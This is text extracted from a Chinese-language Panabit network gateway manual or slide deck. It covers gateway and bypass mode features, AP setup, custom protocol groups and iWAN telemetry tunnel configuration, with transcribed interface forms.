



网关模式				
网络管理	应用路由	网络优化	上网行为管理	可视化应用服务
接入用户管理	SD-WAN组网	负载均衡	IP用户画像	流量可视化
接入流量管理	策略路由	重要IP带宽保障	用户虚拟身份	IP用户可视化
遥测功能	认证计费功能	重要网站和应用保障	上网行为日志查询	应用可视化
过滤黄赌毒等恶意网站	DHCP功能	DNS智能控制	上网日志信息回溯	连接可视化
精细化业务分流	NAT功能	业务级质量监测/故障定位	上网流量信息对比	趋势对比可视化



旁路模式			
网络管理	网络优化	上网行为管理	可视化应用服务
TCP重置	业务级质量监测/故障定位	IP用户画像	流量可视化
遥测功能		用户虚拟身份	IP用户可视化
		上网行为日志查询	应用可视化
		上网日志信息回溯	连接可视化
		上网流量信息对比	趋势对比可视化

# >> 采集器-小派AP









04

## 遥测配置

1	连接WiFi或者是LAN2口，电脑配置192.168.166.X/24的IP，通过https://192.168.166.254登录AP。
2	进入网络设置——》iWAN，点击添加，填写iWAN相关的信息
3	选择走iWAN的信号或者是有线接口。配置完成之后即可连接iWAN。



1	创建自定义协议	进入【应用识别】-【自定义协议】，在右上角点击【添加】按钮，输入中英文名称
2	关联域名	进入【域名关联】，点击【添加】按钮。选择所属协议，开启“跟踪host”



# Panabit-自定义对象自定义归类



- |   |              |   |
|---|--------------|---|
| 1 | 创建自定义协议组     | 进入【应用识别】-【自定义协议组】，点击右上角【添加】，输入自定义协议组的中英文名称                    |
| 2 | 选择用遥测的应用重新归类 | 在弹出的窗口选择相应的业务协议，如我们之前创建的域名或者协议库中的特征名称如HTTPS应用组等需要分析的内容。点击【确定】 |

添加自定义协议组

英文名称

yingyongfenxi

中文名称

分析应用组

确定

取消

编辑协议组->分析应用组

待选择列表

https

序号

协议名称

☐

1

腾讯

☒

2

HTTPS应用组

☐

3

AppleHttps

☐

4

其它HTTPS

☐

5

暴雪通用

已选择列表

序号	协议名称	操作
1	HTTPS应用组	
2	腾讯	

确定

取消

# 遥测隧道-探针客户端



1	创建承载线路	【应用路由】-【接口线路】-【WAN线路】中创建承载线路，线路类型根据实际情况选择。
2	创建遥测隧道	【应用路由】-【接口线路】-【WAN线路】中创建承载线路，线路类型选择IWAN，并填写服务IP端口帐号等信息。

添加

名称

线路类型 静态IPv4

网卡 静态IPv4

备注

静态IP参数

IP 静态IPv6

网关类型 iWAN

网关地址 IPSec

DNS服务器

NAT地址池 0.0.0.0

高级

心跳服务器1

心跳服务器2

MTU 1500

外层VLAN 0

内层VLAN 0

克隆MAC 00-00-00-00-00-00

外网Ping不应答 关闭

确定 取消

添加

名称

线路类型 iWAN

网卡 电信专线

备注

iWAN参数

服务器IP/域名 8000

服务器端口 8000

iWAN账号 8000

iWAN密码 8000

SRID 8000

加密 关闭

高级

心跳服务器1



心跳服务器2

MTU 1420

外网Ping不应答 关闭

确定 取消

1	创建策略组-添加策略	在【流量管理】-【策略管理】中点击【创建策略组】。在弹出窗口中输入框中输入新创建策略组的名称，右上角点击添加策略。
2	选择条件执行动作	在弹出窗口中【策略序号】输入序号，序号越小越优先，选择五元组或接口流量首包接口，应用协议作为条件，执行动作遥测选择IWAN镜像，也可镜像到某网卡。
3	调度策略组	在【流量管理】-【策略调度】，可执行缺省调度，也可以选择基于时间等方式进行调度。



# 遥测隧道-服务端Panabit网关



1	创建地址池	在【对象管理】-【账号管理】-【组织架构】中，点击【添加】按钮，创建地址池
2	创建帐号	在【对象管理】-【账号管理】-【本地帐号】创建帐号，并设置帐号归属地址池

Panabit 专业版 [租赁]

组织架构 本地账号 代理账号

展示方式 表格展示 关键字搜索

序号 名称 地址范围 上行速率 下行速率

编辑用户组->地址池

上级节点 -

名称 地址池 地址池名称

地址范围 10.1.1.1 - 10.1.1.254 地址分配范围

带宽限制 0 / 0 kbps,0表示不限制

DNS 例: 114.114.114.114,8.8.8.8

在线时间 0 小时,在线时间超过时,系统会主动踢用户下线,0表示不控制

过期用户 不能登陆

代拨设置

代拨主键 不设置

确定 取消

添加本地账号

用户组 地址池 选择所属池

账号

密码

开通日期 2022-05-23

截止日期 2022-05-23 +加时间

帐号密码等信息

限定信息

在线用户 1

绑定VLAN 0 0表示不绑定

绑定IP 0.0.0.0 0.0.0.0或为空表示不绑定

绑定MAC 00-00-00-00-00-00 00-00-00-00-00-00表示不绑定,多个MAC用逗号隔开

身份信息

姓名

身份证

联系电话

其他信息

确定 取消

# 遥测隧道-服务端Panabit网关



1	创建隧道服务	在【应用路由】-【iWAN服务】-【服务列表】-点击【添加】按钮。
2	添加映射端口	在【应用路由】-【iWAN服务】-【服务映射】中，设置该服务绑定的线路与端口信息。

Panabit 专业版【租赁】

iWAN用户 服务列表 服务映射 服务日志

自动刷新 10秒 关键字搜索

添加iWAN服务

服务器名称 test 设置服务名称

服务器网关 10.10.10.2

MTU 1436

认证方式 本地认证 选择认证方式及地址池

地址池 地址池

确定 取消

系统概况 当前策略 对象管理 应用路由



iWAN用户 服务列表 服务映射 服务日志

映射线路	映射端口	iWAN服务	访问次数	操作
外网	8000	iWAN服务	1	
iwan	8000	iWAN服务	-	添加

# 遥测隧道-服务端NTM网络全流量



1	创建隧承载线路	在【对象管理】-【遥测线路】中创建承载线路，线路类型根据实际情况选择。
2	创建地址池帐号	在【对象管理】-【帐号管理】中创建设置方法和Panabit盒子相同
3	创建隧道服务	在【对象管理】-【遥测服务】-【服务列表】中，添加服务。
4	添加映射端口	在【对象管理】-【遥测服务】-【服务列表】中，设置该服务绑定的线路与端口信息。



映射线路	映射端口	iWAN服务	访问次数	操作
请选择	8000	请选择	-	添加

添加服务线路及端口

## Panabit盒子发送设置

